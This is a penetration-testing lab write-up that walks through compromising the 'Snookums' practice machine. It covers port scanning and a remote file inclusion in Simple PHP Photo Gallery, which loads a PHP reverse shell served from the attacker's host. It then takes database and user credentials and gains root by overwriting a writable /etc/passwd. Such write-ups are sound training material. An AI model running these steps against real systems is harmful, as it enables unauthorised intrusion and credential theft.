Intermediate linux box found in TJNull OSCP like boxes list. Lets give it a try.
Enumeration Link to heading
└─$ nmap -sV -sC -v 192.168.119.58 | tee nmap

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.49.119
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 7.4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Simple PHP Photo Gallery
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp  open  netbios-ssn Samba smbd 4.10.4 (workgroup: SAMBA)
3306/tcp open  mysql       MySQL (unauthorized)
Service Info: Host: SNOOKUMS; OS: Unix

Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m13s, median: -1s
| smb2-time:
|   date: 2022-11-29T10:20:59
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.10.4)
|   Computer name: snookums
|   NetBIOS computer name: SNOOKUMS\x00
|   Domain name: \x00
|   FQDN: snookums
|_  System time: 2022-11-29T05:20:57-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
Port 80 Link to heading
I discovered Simple PHP Photo Gallery on port 80. Did some basic enumeration, but haven’t found any key peaces of information that could aid in getting foothold.

Googling Simple PHP Photo Gallery v0.8 I found an RFI vulnerability for SimplePHPGal 0.7 which I attempted to exploit. I’ve launched a port 80 listener to check if I will get a call from the server.

└─$ nc -nvlp 80
listening on [any] 80 ...
connect to [192.168.49.119] from (UNKNOWN) [192.168.119.58] 53080
GET / HTTP/1.0
Host: 192.168.49.119
Exploitation Link to heading
Looks like RFI is is valid. I then changes my listener to port 21 and launched a http.server on port 80 to serve this webserver a php reverse shell to see if I can get a shell back.

─$ nc -nvlp 21
listening on [any] 21 ...
connect to [192.168.49.119] from (UNKNOWN) [192.168.119.58] 33852
SOCKET: Shell has connected! PID: 2251
whoami
apache
Home directory contains Michael’s folder which I do not have access to. Additionally I’ve found db credentials in the same directory.
/var/www/html
bash-4.2$ ls
ls
README.txt		 image.php    phpGalleryConfig.php
UpgradeInstructions.txt  images       phpGalleryStyle-RED.css
css			 index.php    phpGalleryStyle.css
db.php			 js	      phpGallery_images
embeddedGallery.php	 license.txt  phpGallery_thumbs
functions.php		 photos       thumbnail_generator.php
bash-4.2$ cat db.php
cat db.php
<?php
define('DBHOST', '127.0.0.1');
define('DBUSER', 'root');
define('DBPASS', 'MalapropDoffUtilize1337');
define('DBNAME', 'SimplePHPGal');
?>
Using these credentials I got user credentials from SimplePHPGal database
bash-4.2$ mysql -u root -p
mysql -u root -p
Enter password: MalapropDoffUtilize1337

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 16
Server version: 8.0.20 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;

+--------------------+
| Database           |
+--------------------+
| SimplePHPGal       |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.04 sec)

ERROR:
No query specified

mysql> use SimplePHPGal
use SimplePHPGal
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+------------------------+
| Tables_in_SimplePHPGal |
+------------------------+
| users                  |
+------------------------+
1 row in set (0.00 sec)

mysql> select * from users;
select * from users;
+----------+----------------------------------------------+
| username | password                                     |
+----------+----------------------------------------------+
| josh     | VFc5aWFXeHBlbVZJYVhOelUyVmxaSFJwYldVM05EYz0= |
| michael  | U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ==     |
| serena   | VDNabGNtRnNiRU55WlhOMFRHVmhiakF3TUE9PQ==     |
+----------+----------------------------------------------+
3 rows in set (0.01 sec)
Looks like these credentials were encoded with double base64 encoding.
┌──(kali㉿kali)-[~/ctf/pg_practice/snookums]
└─$ echo "U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ==" | base64 -d
SG9ja1N5ZG5leUNlcnRpZnkxMjM=

┌──(kali㉿kali)-[~/ctf/pg_practice/snookums]
└─$ echo "SG9ja1N5ZG5leUNlcnRpZnkxMjM=" | base64 -d
HockSydneyCertify123

michael:HockSydneyCertify123
Using credentials I have logged on as michael and collected local flag.
bash-4.2$ su michael
su michael
Password: HockSydneyCertify123

[michael@snookums html]$ ls ~
ls ~
local.txt
Privilege escalation Link to heading
Did not find any low hanging fruit, so i spun up linpeas.sh. Which has found that /etc/passwd is writable.
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/etc/passwd
Nano does not exist on this machine, and VI crashes without a proper terminal. So I had to convert my nc shell to proper shell.
[michael@snookums tmp]$ export TERM=xterm
┌──(kali㉿kali)-[~/ctf/pg_practice/snookums]
└─$ stty raw -echo; fg
Then I have generated a password and updated the passwd file.
└─$ openssl passwd toor
$1$31aHA6zz$ZxVtWCDnN9kNRSmzFXVFO0
[root@snookums tmp]# cat /etc/passwd
root:$1$31aHA6zz$ZxVtWCDnN9kNRSmzFXVFO0:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
...
Logging in as root was successful. Machine has been owned. GG.
[michael@snookums tmp]$ su root
Password:
[root@snookums tmp]# whoami
root